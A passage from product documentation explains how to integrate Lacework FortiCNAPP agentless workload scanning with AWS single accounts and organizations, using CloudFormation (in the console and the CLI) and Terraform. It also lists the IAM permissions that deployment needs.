2. Under *Install using CloudFormation*, click *Run CloudFormation Template*.

   This redirects you to the *AWS Create stack > Specify Template* page in a new tab. The Lacework FortiCNAPP script populates the *Amazon S3 URL* in *Specify template* for you.
3. Review the page and click *Next*.
4. On the *Specify stack details* page, enter a *Stack name* (for example: *Lacework-AWS-Agentless-Config*).
5. Check that the *Regions* list contains the appropriate regions for your account.
   - A VPC and Internet Gateway will be created in each region, please verify resource quotas have not been reached using the *Service Quotas* tool.
   - Regional STS must be enabled in each region selected.

   Lacework FortiCNAPP checks your account and populates the *Regions* list automatically. If the check fails, all regions will be listed by default.
6. For *Quota Check: Can a new VPC and VPC Internet Gateway be created in each selected Region?*
   - See Access and Resource Requirements for guidance on how to check if the required VPC resources can be created.
   - Select *Yes* once you have completed the quotas check.
7. Review the page and click *Next*.
8. On *Configure stack options*, review the page and click *Next* (no changes are required).
   - If you would like to add custom *Tags*, use the option here. These tags will be propagated to all resources created by the agentless scanner.
9. On the *Review* page, check the acknowledgements in the *Capabilities* section:
   - *I acknowledge that AWS CloudFormation might create IAM resources with custom names.*
   - *I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND*
10. Click *Create stack*.
11. You are then redirected to the *CloudFormation > Stacks* page. Select your stack to see the event log as it is being created. If you do not see your new stack in the table, refresh the page.

    When the *Status* of the stack reaches *CREATE_COMPLETE*, the Agentless Workload Scanning integration for this AWS account is complete.

Option 2: Download the CloudFormation template

You can use the AWS Console or the AWS CLI to run the CloudFormation template to integrate with an AWS account. For more information, see the following sections:

- Use AWS Console to Run CloudFormation Script
- Use AWS CLI to Run CloudFormation Script

Use AWS Console to run CloudFormation template

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the integration that you created using the Configure the Integration in Lacework Console procedure. This displays the details of the integration.
2. Under *Install using CloudFormation*, click *Download CloudFormation Template*.

   When prompted, choose a suitable location to save the JSON file on your local machine.
3. Log in to your AWS account.
4. Select the *CloudFormation* service and click *Create stack > With new resources (standard)*.
5. Under *Specify template*, select *Upload a template file*. Click *Choose file* and upload the CloudFormation script that was downloaded earlier.
6. Click *Next*.
7. On the *Specify stack details* page, enter a *Stack name* (for example: *Lacework-AWS-Agentless-Config*).
8. Check that the *Regions* list contains the appropriate regions for your account.
   - A VPC and Internet Gateway will be created in each region, please verify resource quotas have not been reached using the *Service Quotas* tool.
   - Regional STS must be enabled in each region selected.

   Lacework FortiCNAPP checks your account and populates the *Regions* list automatically. If the check fails, all regions will be listed by default.
9. For *Quota Check: Can a new VPC and VPC Internet Gateway be created in each selected Region?*
   - See Access and Resource Requirements for guidance on how to check if the required VPC resources can be created.
   - Select *Yes* once you have completed the quotas check.
10. Review the page and click *Next*.
11. On *Configure stack options*, review the page and click *Next* (no changes are required).
    - If you would like to add custom *Tags*, use the option here. These tags will be propagated to all resources created by the agentless scanner.
12. On the *Review* page, check the acknowledgements in the *Capabilities* section:
    - *I acknowledge that AWS CloudFormation might create IAM resources with custom names.*
    - *I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND*
13. Click *Create stack*.
14. You are then redirected to the *CloudFormation > Stacks* page. Select your stack to see the event log as it is being created. If you do not see your new stack in the table, refresh the page.

Use AWS CLI to run the CloudFormation template

1. In the Lacework FortiCNAPP console, go to *Settings > Integrations > Cloud accounts*, and select the integration that you created using the Configure the Integration in Lacework Console procedure. This displays the details of the integration.
2. Under *Install using CloudFormation*, click *Download CloudFormation Template*.

   When prompted, choose a suitable location to save the JSON file on your local machine.

3. Run the downloaded CloudFormation template JSON file using the following AWS CLI command.

```
aws cloudformation create-stack --profile YOUR_AWS_PROFILE_NAME --region REGION_FOR_STACK \
   --stack-name lacework-agentless-scanning \
   --capabilities CAPABILITY_NAMED_IAM CAPABILITY_AUTO_EXPAND \
   --template-body file://path/to/lacework-agentless-step1.json \
   --parameters \
      ParameterKey=VPCQuotaCheck,ParameterValue=Yes \
      ParameterKey=Regions,ParameterValue=\"us-east-1,us-west-1\"
```

Where:

- `--profile` specifies the profile you want to use from your AWS credential file.
- `--region` specifies the region in which you want to create the CloudFormation stack.
- `--stack-name` specifies the name of the CloudFormation stack you want to create.
- `--template-body` specifies the path to the CloudFormation template JSON file you downloaded from the Lacework FortiCNAPP Console.
- `Regions` parameter specifies the comma-separated list of regions in which you want to enable agentless scanning.

Delete the default inbound rule for the default security group

As part of the agentless deployment in CloudFormation, a VPC and security group are created. Due to AWS limitations with CloudFormation, the VPCs created for each region during agentless deployment are assigned default security groups with a default inbound rule that only allows traffic within the subnet. While no external traffic is allowed through this rule, it is still unnecessary and can be removed.

If you have the CIS AWS 1.4.0 benchmark and/or Lacework AWS Security Addendum 1.0 enabled in your environment, lacework-global-87 may trigger alerts for the security group that agentless uses. To resolve the alert, delete the default inbound rule in the security group using the instructions in Alerts triggering for lacework-global-87 policy after deployment on page 654.

Verify your integration

Verify that CloudFormation StackSet instances installed successfully

These steps will verify that CloudFormation installed a StackSet for each Region selected in the Stack *Regions*. Note that it is possible that the CloudFormation *Stack* completed successfully but one or more regional *StackSet* Instances failed.

1. In the AWS Console open the *CloudFormation* page. Make sure you have selected the AWS region where the Agentless Scanning template was installed.
2. On the left-hand side menu click *StackSets*.
3. Click on the link for the *StackSet* matching the name of the CloudFormation Stack created above.
4. Click on the *Stack Instances* tab.
5. Review each Instance and check that the *Detailed Status* is "Success", if there is an error then the *Status Reason* will provided a detailed error message.

Verify that the integration completed

In the Lacework FortiCNAPP console, the status of the integration at *Settings > Integrations > Cloud accounts* will update from *Pending* to *Success* if all resources are installed correctly.

You may need to refresh the page when returning from the AWS Console after completing the integration steps.

If the periodic scanning encounters an error, the status will display the error details.

Remove an agentless workload scanning integration

Follow these steps if you want to remove your single account integration.

Start in the Lacework FortiCNAPP console.

1. In *Settings > Integrations > Cloud accounts*, find the integration that you would like to remove.
2. Note the name of the integration, this will be used to locate the CloudFormation Stack later.
3. Toggle the integration *State* to disabled, or *Delete* the integration using the actions menu on the right.

Once complete, remove the integration within AWS using the AWS Console.

1. Log in to your AWS account.
2. Select the *CloudFormation* service and find the Stack with the associated name from the integration.
3. Click the *Delete* button then *Delete stack* to confirm deleting.

Next steps

1. View scanning results in the Lacework Console.
2. Read FAQs on Agentless Workload Scanning.

Agentless Workload Scanning for AWS - Organization Integration (CloudFormation)

Overview

This article describes how to integrate your AWS organization with Lacework's Agentless workload scanning overview on page 647. The high-level steps are summarized below:

1. Configure your integration in the Lacework Console.
2. Set Up scanning account (Step 1 for CloudFormation).
3. Integrate scanning account with your organization (Step 2 for CloudFormation).
4. Delete the default inbound rule for the default security group.
5. Verify your Agentless Workload Scanning Integration.

Configure the Integration in Lacework FortiCNAPP Console

1. Log in to the Lacework FortiCNAPP Console.
2. Select *Settings* > *Integrations* > *Cloud accounts*.
3. Click *Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Click the *Choose integration type* dropdown and select *Agentless Workload Scanning (Organization)*.
7. Fill in the settings as described in Configuration Settings.
8. Click *Save*.
9. Once the integration is created, the *Status* displays as *Pending*.
   Proceed to Step 1: Set Up Scanning Account to continue the integration.

Configuration Settings

Setting	Description	Example
Name	The name for the integration (as it will be displayed in the Lacework FortiCNAPP Console).	`myAgentlessIntegration`

Setting	Description	Example
Scanning AWS Account ID	The AWS Account ID where the scanning resources will be created.	`123456789012`
Limit Scanned Workloads	Use an Lacework Query Language on page 493 key and value to constrain the Agentless Workload Scanning to specific resources. If left blank, Lacework FortiCNAPP will scan all resources available to the account or organization. See Limiting AWS scanned workloads on page 765 for further guidance.	
Scan Frequency (hours)	How often your images, containers, and hosts are scanned for vulnerabilities (in hours). This option can be changed at any time. *The scan frequency can be 6, 12, or 24 hours.*	24
Scan containers	Clear the checkbox if you don't want to scan containers for vulnerabilities. This option can be changed at any time.	☑
Scan host vulnerabilities	Clear the checkbox if you don't want to scan hosts for vulnerabilities. This option can be changed at any time.	☑
Scan secondary volumes	Select the checkbox if you want to scan additional volumes on hosts (other than the root or primary volume). This option can be changed at any time. See What volumes does agentless scan on a host? on page 773.	☐
Scan stopped instances	Clear the checkbox if you don't want to scan stopped instances in your environment. This option can be changed at any time. See Are stopped instances scanned? on page 773.	☑

Once created, you can view all the Agentless Workload Scanning integration details in the Lacework FortiCNAPP Console. See AWS on page 763.

Step 1: Set Up Scanning Account

Choose one of the following options to set up a scanning account for your AWS Organization integration using CloudFormation:

- Option 1: Run CloudFormation Script on page 666
  - For the initial setup, Fortinet Inc. recommends this method as it requires fewer steps and less user interaction.
- Option 2: Download CloudFormation Script on page 667
  - This method requires more user interaction, but may be useful if you have multiple organizations with distributed ownership.

Option 1: Run CloudFormation Script

For this option, disable your browser pop-up blocker, otherwise you may not be redirected to the AWS user portal during the initial steps.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud accounts*, and select the integration that you created using the Configure the Integration in Lacework Console procedure. This displays the details of the integration.
2. Under *Install using CloudFormation* > *Step 1: Set up AWS Scanning Account*, click *Run CloudFormation Template*.
   This redirects you to the *AWS Create stack* > *Specify Template* page in a new tab. The Lacework FortiCNAPP script populates the *Amazon S3 URL* in *Specify template* for you.
3. Review the page and click *Next*.
4. On the *Specify stack details* page, enter a *Stack name* (for example: *Lacework-AWS-Agentless-ScanAccount*).
5. Check that the *Regions* list contains the appropriate regions for your account.
   - A VPC and Internet Gateway will be created in each region, please verify resource quotas have not been reached using the *Service Quotas* tool.
   - Regional STS must be enabled in each region selected.

   Lacework FortiCNAPP checks your account and populates the *Regions* list automatically. If the check fails, all regions will be listed by default.
6. For *Quota Check: Can a new VPC and VPC Internet Gateway be created in each selected Region?*
   - See Access and resource requirements on page 653 for guidance on how to check if the required VPC resources can be created.
   - Select *Yes* once you have completed the quotas check.
7. Review the page and click *Next*.
8. On *Configure stack options*, review the page and click *Next* (no changes are required).
   - If you would like to add custom *Tags*, use the option here. These tags will be propagated to all resources created by the agentless scanner.
9. On the *Review* page, check the acknowledgements in the *Capabilities* section:
   - *I acknowledge that AWS CloudFormation might create IAM resources with custom names.*
   - *I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND*
10. Click *Create stack*.
11. You are then redirected to the *CloudFormation* > *Stacks* page. Select your stack to see the event log as it is being created. If you do not see your new stack in the table, refresh the page.
    Up to three stacks are created for the purposes of the scanning account, the descriptions for each are as follows:

```
* **Lacework AWS Agentless Workload Scanning Organization Integration - Scanning Resources**
* **Lacework AWS Agentless Workload Scanning Integration - Global**
* **Lacework AWS Agentless Workload Scanning Integration - Regional**
```

    When the *Status* of each of these stacks reaches *CREATE_COMPLETE*, the first part of the integration is complete. 12. Note down the following key values from the first stack that was created (and named by you). They

can be found on the *Outputs* tab when viewing the stack:

```
1. **CrossAccountRoleArn**
1. **ECSTaskRoleArn**
1. **ExternalId**
1. **S3BucketArn**
```

These are entered during the stack deployment in step 2.

12. Proceed to Step 2: Integrate Scanning Account with your Organization to continue the integration.

Option 2: Download CloudFormation Script

You can use the AWS Console or the AWS CLI to run the CloudFormation script to set up a scanning account for your AWS Organization integration. For more information, see the following sections:

- Use AWS Console to Run CloudFormation Script on page 671
- Use AWS CLI to Run CloudFormation Script on page 668

Use AWS Console to Run CloudFormation Script

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the integration that you created using the Configure the Integration in Lacework Console procedure. This displays the details of the integration.
2. Under *Install using CloudFormation > Step 1: Set up AWS Scanning Account*, click *Download CloudFormation Template*.

   When prompted, choose a suitable location to save the JSON file on your local machine.
3. Log in to your AWS account.
4. Select the *CloudFormation* service and click *Create stack > With new resources (standard)*.
5. Under *Specify template*, select *Upload a template file*. Click *Choose file* and upload the CloudFormation script that was downloaded earlier.
6. Click *Next*.
7. On the *Specify stack details* page, enter a *Stack name* (for example: *Lacework-AWS-Agentless-ScanAccount*).
8. Check that the *Regions* list contains the appropriate regions for your account.
   - A VPC and Internet Gateway will be created in each region, please verify resource quotas have not been reached using the *Service Quotas* tool.
   - Regional STS must be enabled in each region selected.

   Lacework FortiCNAPP checks your account and populates the *Regions* list automatically. If the check fails, all regions will be listed by default.
9. For *Quota Check: Can a new VPC and VPC Internet Gateway be created in each selected Region?*
   - See Access and resource requirements on page 653 for guidance on how to check if the required VPC resources can be created.
   - Select *Yes* once you have completed the quotas check.
10. Review the page and click *Next*.

11. On *Configure stack options*, review the page and click *Next* (no changes are required).

    If you would like to add custom *Tags*, use the option here. These tags will be propagated to all resources created by the agentless scanner.
12. On the *Review* page, check the acknowledgments in the *Capabilities* section:
    - *I acknowledge that AWS CloudFormation might create IAM resources with custom names.*
    - *I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND*
13. Click *Create stack*.
14. You are then redirected to the *CloudFormation > Stacks* page. Select your stack to see the event log as it is being created. If you do not see your new stack in the table, refresh the page.

    Up to three stacks are created for the purposes of the scanning account, the descriptions for each are as follows:
    - *Lacework FortiCNAPP AWS Agentless Workload Scanning Organization Integration - Scanning Resources*
    - *Lacework FortiCNAPP AWS Agentless Workload Scanning Integration - Global*
    - *Lacework FortiCNAPP AWS Agentless Workload Scanning Integration - Regional*

    When the *Status* of each of these stacks reaches *CREATE_COMPLETE*, the first part of the integration is complete. 4. Note down the following key values from the first stack that was created (and named by you). They can be found on the *Outputs* tab when viewing the stack:

    ```
    1. **CrossAccountRoleArn**
    2. **ECSTaskRoleArn**
    3. **ExternalId**
    4. **S3BucketArn**
    ```

    These are entered during the stack deployment in step 2.
15. Proceed to Step 2: Integrate Scanning Account with your Organization to continue the integration.

Use AWS CLI to Run CloudFormation Script

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the integration that you created using the Configure the Integration in Lacework Console procedure. This displays the details of the integration.
2. Under *Install using CloudFormation > Step 1: Set up AWS Scanning Account*, click *Download CloudFormation Template*.

   When prompted, choose a suitable location to save the JSON file on your local machine.
3. Run the downloaded CloudFormation template JSON file using the following AWS CLI command.

   ```
   aws cloudformation create-stack --profile YOUR_AWS_PROFILE_NAME --region REGION_FOR_STACK \
      --stack-name lacework-agentless-scanning \
      --capabilities CAPABILITY_NAMED_IAM CAPABILITY_AUTO_EXPAND \
      --template-body file://path/to/lacework-agentless-step1.json \
      --parameters \
         ParameterKey=VPCQuotaCheck,ParameterValue=Yes \
         ParameterKey=Regions,ParameterValue=\"us-east-1,us-west-1\"
   ```

   Where:
   - `--profile` specifies the profile you want to use from your AWS credential file.
   - `--region` specifies the region in which you want to create the CloudFormation stack.
   - `--stack-name` specifies the name of the CloudFormation stack you want to create.

- `--template-body` specifies the path to the CloudFormation template JSON file you downloaded from the Lacework FortiCNAPP Console.
- `Regions` parameter specifies the comma-separated list of regions in which you want to enable agentless scanning.

4. Run the following AWS CLI command to view the stack details.

```
aws cloudformation describe-stacks --stack-name lacework-agentless-scanning --output json
```

5. Note down the values for the following parameters from the stack.
   a. *CrossAccountRoleArn*
   b. *ECSTaskRoleArn*
   c. *ExternalId*
   d. *S3BucketArn*

   These are entered during the stack deployment in step 2.
6. Proceed to Step 2: Integrate Scanning Account with your Organization to continue the integration.

Step 2: Integrate Scanning Account with your Organization

Choose one of the following options to integrate the scanning account with your AWS Organization using CloudFormation:

- Option 1: Run CloudFormation Script on page 669
  - For the initial setup, Fortinet Inc. recommends this method as it requires fewer steps and less user interaction.
- Option 2: Download CloudFormation Script on page 670
  - This method requires more user interaction, but may be useful if you have multiple organizations with distributed ownership.

Option 1: Run CloudFormation Script

For this option, disable your browser pop-up blocker, otherwise you may not be redirected to the AWS user portal during the initial steps.

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the agentless integration that you have just set up a scanning account for. This displays the details of the integration.
2. Under *Install using CloudFormation > Step 2: Integrate AWS Scanning Account with your AWS Organization*, click *Run CloudFormation Template*.

   This redirects you to the *AWS Create stack > Specify Template* page in a new tab. The Lacework FortiCNAPP script populates the *Amazon S3 URL* in *Specify template* for you.
3. Review the page and click *Next*.
4. On the *Specify stack details* page, enter a *Stack name* (for example: *Lacework-AWS-Agentless-OrgIntegration*).

5. For *Monitored Account Deployment*, select one of the following options:
   a. *SERVICE_MANAGED (Organizational Units)* - Select this option if you want to monitor the whole organization from the Root or specific Organizational Units (OUs).
   b. *SELF_MANAGED (Account IDs)* - Select this option if you only want to monitor one or more specific accounts within the organization.

See AWS Organizations terminology and concepts for further guidance on AWS Organizational structure.

6. For *Monitored Account IDs*, there are a number of options available:
   a. Enter the AWS Organization Root ID if you want to monitor the whole organization. Ensure *SERVICE_MANAGED (Organizational Units)* has been selected in the *Monitored Account Deployment* dropdown.
   b. Enter one or more Organization unit (OU) IDs if you want to monitor specific OUs. Ensure *SERVICE_MANAGED (Organizational Units)* has been selected in the *Monitored Account Deployment* dropdown.
   c. Enter the Account IDs that you want to monitor specific accounts within the organization. Ensure *SELF_MANAGED (Account IDs)* has been selected in the *Monitored Account Deployment* dropdown.
7. For the following named fields, enter the equivalent key values obtained from the scanning account stack (*Outputs* tab) created in Step 1.
   a. *CrossAccountRoleArn*
   b. *ECSTaskRoleArn*
   c. *ExternalId*
   d. *S3BucketArn*
8. Review the page and click *Next*.
9. On *Configure stack options*, review the page and click *Next* (no changes are required).

   If you would like to add custom *Tags*, use the option here. These tags will be propagated to all resources created by the agentless scanner.
10. On the *Review* page, check the acknowledgements in the *Capabilities* section:
    - *I acknowledge that AWS CloudFormation might create IAM resources with custom names.*
    - *I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND*
11. Click *Create stack*.
12. You are then redirected to the *CloudFormation > Stacks* page. Select your stack to see the event log as it is being created. If you do not see your new stack in the table, refresh the page.

    When the *Status* of the stack reaches *CREATE_COMPLETE*, the Agentless Workload Scanning integration for this AWS Organization is complete.

Option 2: Download CloudFormation Script

You can use the AWS Console or the AWS CLI to run the CloudFormation script to integrate the scanning account with your AWS Organization. For more information, see the following sections:

- Use AWS Console to Run CloudFormation Script on page 671
- Use AWS CLI to Run CloudFormation Script on page 672

Use AWS Console to Run CloudFormation Script

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the agentless integration that you have just set up a scanning account for. This displays the details of the integration.
2. Under *Install using CloudFormation > Step 2: Integrate AWS Scanning Account with your AWS Organization*, click *Download CloudFormation Template*.

   When prompted, choose a suitable location to save the JSON file on your local machine.
3. Log in to your AWS account.
4. Select the *CloudFormation* service and click *Create stack > With new resources (standard)*.
5. Under *Specify template*, select *Upload a template file*. Click *Choose file* and upload the CloudFormation script that was downloaded earlier.
6. Click *Next*.
7. On the *Specify stack details* page, enter a *Stack name* (for example: *Lacework-AWS-Agentless-OrgIntegration*).
8. For *Monitored Account Deployment*, select one of the following options:
   a. *SERVICE_MANAGED (Organizational Units)* - Select this option if you want to monitor the whole organization from the Root or specific Organizational Units (OUs).
   b. *SELF_MANAGED (Account IDs)* - Select this option if you only want to monitor one or more specific accounts within the organization.

   See AWS Organizations terminology and concepts for further guidance on AWS Organizational structure.
9. For *Monitored Account IDs*, there are a number of options available:
   a. Enter the AWS Organization Root ID if you want to monitor the whole organization. Ensure *SERVICE_MANAGED (Organizational Units)* has been selected in the *Monitored Account Deployment* dropdown.
   b. Enter one or more Organization unit (OU) IDs if you want to monitor specific OUs. Ensure *SERVICE_MANAGED (Organizational Units)* has been selected in the *Monitored Account Deployment* dropdown.
   c. Enter the Account IDs that you want to monitor specific accounts within the organization. Ensure *SELF_MANAGED (Account IDs)* has been selected in the *Monitored Account Deployment* dropdown.
10. For the following named fields, enter the equivalent key values obtained from the scanning account stack (*Outputs* tab) created in Step 1.
    a. *CrossAccountRoleArn*
    b. *ECSTaskRoleArn*
    c. *ExternalId*
    d. *S3BucketArn*
11. Review the page and click *Next*.
12. On *Configure stack options*, review the page and click *Next* (no changes are required).
    - If you would like to add custom *Tags*, use the option here. These tags will be propagated to all resources created by the agentless scanner.
13. On the *Review* page, check the acknowledgements in the *Capabilities* section:
    - *I acknowledge that AWS CloudFormation might create IAM resources with custom names.*
    - *I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND*
14. Click *Create stack*.

15. You are then redirected to the *CloudFormation > Stacks* page. Select your stack to see the event log as it is being created. If you do not see your new stack in the table, refresh the page.

    When the *Status* of the stack reaches *CREATE_COMPLETE*, the Agentless Workload Scanning integration for this AWS Organization is complete.

Use AWS CLI to Run CloudFormation Script

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*, and select the agentless integration that you have just set up a scanning account for. This displays the details of the integration.
2. Under *Install using CloudFormation > Step 2: Integrate AWS Scanning Account with your AWS Organization*, click *Download CloudFormation Template*.

   When prompted, choose a suitable location to save the JSON file on your local machine.
3. Run the downloaded CloudFormation template JSON file using the following AWS CLI command.

```
aws cloudformation create-stack --profile YOUR_AWS_PROFILE_NAME --region REGION_FOR_STACK \
   --stack-name lacework-agentless-org-role \
   --capabilities CAPABILITY_NAMED_IAM CAPABILITY_AUTO_EXPAND \
   --template-body file://path/to/lacework-agentless-step2.json \
   --parameters \
      ParameterKey=MonitoredAccountIds,ParameterValue="YOUR_AWS_MONITORED_ACCOUNT_ID" \
      ParameterKey=CrossAccountRoleArn,ParameterValue="YOUR_CROSS_ACCOUNT_ROLE_ARN" \
      ParameterKey=ECSTaskRoleArn,ParameterValue="YOUR_ECS_TASK_ROLE_ARN" \
      ParameterKey=ExternalId,ParameterValue="YOUR_EXTERNAL_ID" \
      ParameterKey=S3BucketArn,ParameterValue="YOUR_S3_BUCKET_ARN"
```

   Where:

   - `--profile` specifies the profile to use from your AWS credential file.
   - `--region` specifies the region in which you want to create the CloudFormation stack.
   - `--stack-name` specifies the name of the CloudFormation stack you want to create.
   - `--template-body` specifies the path to the CloudFormation template JSON file you downloaded from the Lacework FortiCNAPP Console.
   - `MonitoredAccountIds` parameter specifies the AWS Organization, Organization OUs, or accounts you want to monitor. Do one of the following:
     - Enter the AWS Organization Root ID if you want to monitor the whole organization.
     - Enter one or more Organization unit (OU) IDs in a comma-separated list if you want to monitor specific OUs only. For example:

       ```
       ParameterKey=MonitoredAccountIds,ParameterValue=\"ou-id-1,ou-id-2\"
       ```

   - For the following parameters, enter the values obtained from the scanning account stack created in Step 1.
     i. *CrossAccountRoleArn*
     ii. *ECSTaskRoleArn*
     iii. *ExternalId*
     iv. *S3BucketArn*

Delete the Default Inbound Rule for the Default Security Group

As part of the Agentless deployment in CloudFormation, a VPC and security group are created. Due to AWS limitations with CloudFormation, the VPCs created for each region during Agentless deployment are assigned default security groups with a default inbound rule that only allows traffic within the subnet. While no external traffic is allowed through this rule, it is still unnecessary and can be removed.

If you have the CIS AWS 1.4.0 Benchmark and/or Lacework AWS Security Addendum 1.0 enabled in your environment, lacework-global-87 may trigger alerts for the security group that Agentless uses. To resolve the alert, delete the default inbound rule in the security group using the instructions in Alerts triggering for lacework-global-87 policy after deployment on page 654.

Verify your Agentless Workload Scanning Integration

Verify CloudFormation StackSet Instances Completed

These steps will verify that CloudFormation installed a StackSet for each Region selected in the Stack *Regions*. Note that it is possible that the CloudFormation *Stack* completed successfully but one or more regional *StackSet* Instances failed.

1. In the AWS Console open the *CloudFormation* page. Make sure you have selected the AWS region where the Agentless Scanning template was installed.
2. On the left-hand side menu click *StackSets*.
3. Click on the link for the *StackSet* matching the name of the CloudFormation Stack created above.
4. Click on the *Stack Instances* tab.
5. Review each Instance and check that the *Detailed Status* is "Success", if there is an error then the *Status Reason* will provided a detailed error message.

Verify Lacework FortiCNAPP Integration Completed

In the Lacework FortiCNAPP console, the status of the integration at *Settings > Integrations > Cloud accounts* will update from *Pending* to *Success* if all resources are installed correctly.

You may need to refresh the page when returning from the AWS Console after completing the integration steps.

If the periodic scanning encounters an error, the status will display the error details.

Remove an Agentless Workload Scanning Integration

Follow these steps if you want to remove your organization integration.

Start in the Lacework FortiCNAPP console.

1. In *Settings* > *Integrations* > *Cloud accounts*, find the integration that you would like to remove.
2. Note the name of the integration, this will be used to locate the CloudFormation Stack later.
3. Toggle the integration *State* to disabled, or *Delete* the integration using the actions menu on the right.

Once complete, remove the integration within AWS using the AWS Console.

1. Log in to your AWS account.
2. Select the *CloudFormation* service and find the Stacks with the associated names from the integration.
3. Click the *Delete* button then *Delete stack* to confirm deleting.

Next Steps

1. View scanning results in the Viewing agentless workload scanning results on page 761.
2. Read Agentless workload scanning FAQs on page 772.

Integrating agentless workload scanning with AWS using Terraform

Overview

This article explains the requirements for an agentless workload scanning integration using Terraform.

Once you have read and completed the Prerequisites, complete the integration steps depending on your chosen integration level:

- AWS Single Account Integration
- AWS Organization Integration (two options available)

The agentless workload scanning integration can be configured with Terraform using the lacework_aws_agentless_scanning module.

This module will install global and regional resources. The global resources should be installed once for a Lacework FortiCNAPP integration. The regional resources should be installed in each region where scanning will occur. Having per-region resources assures that no cross-region traffic occurs.

AWS agentless workload scanning prerequisites

Access and resource requirements

For each region you choose to scan, a new Virtual Private Cloud (VPC) and Internet Gateway will be created. This applies to both integration types: Single Account and Organization. For an organization integration, a *scanning* account is created. The *scanning* account will contain a new VPC and Internet Gateway for each region.

The target AWS account must have *Service Quotas* allowing at least one more of these resources to be created in each region selected. One way to verify is to use AWS *Trusted Advisor*, then the *Service limits* link on the left and search by keyword "VPC" then expand both *VPC* and *VPC Internet Gateways* search results. Make sure at least one more of each can be created in each scanning region.

The Amazon Elastic Compute Service (ECS) is used in both the Single Account and Organization deployment methods for each region you choose to scan. For the organization integration, the *scanning* account will have ECS set up specifically for each region.

Integration requirements

- *Sufficient AWS IAM Permissions*: Create your own custom IAM roles to ensure least-privilege access during deployment. See Configuring IAM permissions for deployment on page 677.
  - The IAM/user used to run Terraform must have sufficient privileges to create IAM roles on every AWS account or organization you intend to integrate with Lacework.
- *AWS CLI*: The Terraform provider for AWS leverages the configuration from the AWS CLI. Install and configure the AWS CLI with API Keys for the account being integrated.
- *Lacework FortiCNAPP Administrator*: You must have an account with administrator privileges.
- *Lacework FortiCNAPP CLI*: Install and configure the Lacework FortiCNAPP CLI. See the Lacework FortiCNAPP CLI Reference.
- *Terraform* : 0.15.0 or later

Module dependencies

Lacework FortiCNAPP Terraform modules for AWS agentless workload scanning have the following dependencies that will be installed when running `terraform init`:

- *aws*
- *random*

Configuring IAM permissions for deployment

Overview

Use the following AWS Identity and Access Management (IAM) permissions to create custom IAM policies for your Agentless Workload Scanning deployment.

Using the permissions provided ensures that least-privilege access is granted for this deployment.

High-level deployment requirements

Single account requirements

- Create ECS clusters, then create a VPC, subnets, and Internet Gateway for the ECS cluster.
- IAM permission to create an ECS task execution role, task role, and an EventBridge role for starting ECS tasks.
- IAM permission to create a cross-account role that has permissions to read from a newly created S3 bucket and start ECS tasks.
- Create CloudWatch Log Groups and Streams.
- Create a new S3 bucket.
- Create a new secret in AWS Secrets Manager.

Organization requirements

The access requirements for the scanning account are the same as the requirements for a single account integration. See Single Account Requirements.

The access requirements for the top-level AWS account are:

- Access to the Organization APIs.
- IAM permission to create a role to provide the scanning account the ability to list accounts in the organization.
- Create an IAM role on each of the accounts mentioned above. This role will have access to create snapshots and optionally decrypt the content.

How to use

After you have created the needed custom policies, you can attach them to the identity that will be used for the integration.

Ensure that you are configured to use the relevant identity in your command line interface prior to running Terraform.

Single account integration

Use the following link to download these permissions in JSON format and create a custom IAM policy:

- Single account integration permissions

The tables below list all the required permissions.

EC2:

Scope	IAM Permission
ACCOUNT_ID	ec2:AssociateRouteTable
ACCOUNT_ID	ec2:AttachInternetGateway
ACCOUNT_ID	ec2:AuthorizeSecurityGroupEgress
ACCOUNT_ID	ec2:CreateInternetGateway
ACCOUNT_ID	ec2:CreateRoute
ACCOUNT_ID	ec2:CreateRouteTable
ACCOUNT_ID	ec2:CreateSecurityGroup
ACCOUNT_ID	ec2:CreateSubnet
ACCOUNT_ID	ec2:CreateTags
ACCOUNT_ID	ec2:CreateVpc
ACCOUNT_ID	ec2:DeleteInternetGateway
ACCOUNT_ID	ec2:DeleteRoute
ACCOUNT_ID	ec2:DeleteRouteTable
ACCOUNT_ID	ec2:DeleteSecurityGroup
ACCOUNT_ID	ec2:DeleteSubnet
ACCOUNT_ID	ec2:DeleteVpc
ACCOUNT_ID	ec2:DescribeInternetGateways
ACCOUNT_ID	ec2:DescribeNetworkAcls
ACCOUNT_ID	ec2:DescribeNetworkInterfaces
ACCOUNT_ID	ec2:DescribeRouteTables
ACCOUNT_ID	ec2:DescribeSecurityGroupRules
ACCOUNT_ID	ec2:DescribeSecurityGroups

Scope	IAM Permission
ACCOUNT_ID	ec2:DescribeSubnets
ACCOUNT_ID	ec2:DescribeVpcAttribute
ACCOUNT_ID	ec2:DescribeVpcClassicLink
ACCOUNT_ID	ec2:DescribeVpcClassicLinkDnsSupport
ACCOUNT_ID	ec2:DescribeVpcs
ACCOUNT_ID	ec2:DetachInternetGateway
ACCOUNT_ID	ec2:DisassociateRouteTable
ACCOUNT_ID	ec2:ModifyVpcAttribute
ACCOUNT_ID	ec2:RevokeSecurityGroupEgress
ACCOUNT_ID	ec2:RevokeSecurityGroupIngress

ECS:

Scope	IAM Permission
ACCOUNT_ID	ecs:CreateCluster
ACCOUNT_ID	ecs:DeleteCluster
ACCOUNT_ID	ecs:DeregisterTaskDefinition
ACCOUNT_ID	ecs:DescribeClusters
ACCOUNT_ID	ecs:DescribeTaskDefinition
ACCOUNT_ID	ecs:PutClusterCapacityProviders
ACCOUNT_ID	ecs:RegisterTaskDefinition

Events:

Scope	IAM Permission
ACCOUNT_ID	events:DeleteRule
ACCOUNT_ID	events:DescribeRule
ACCOUNT_ID	events:ListTagsForResource
